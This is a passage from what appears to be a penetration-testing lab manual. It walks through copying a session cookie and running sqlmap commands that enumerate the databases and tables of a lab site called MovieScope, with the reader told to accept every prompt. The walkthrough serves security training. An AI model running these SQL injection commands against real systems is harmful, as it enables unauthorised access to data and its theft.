
8. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.




9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.
10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
12. In the **Parrot Terminal** window, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step 8]" --dbs** and press **Enter**.


    Note: In this query, **-u** specifies the target URL (the one you noted down in Step 5), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.
13. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.



14. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.
15. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.
16. Similarly, if any other message appears, type **Y** and press **Enter** to continue.




17. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.



18. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.
19. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope --tables** and press **Enter**.

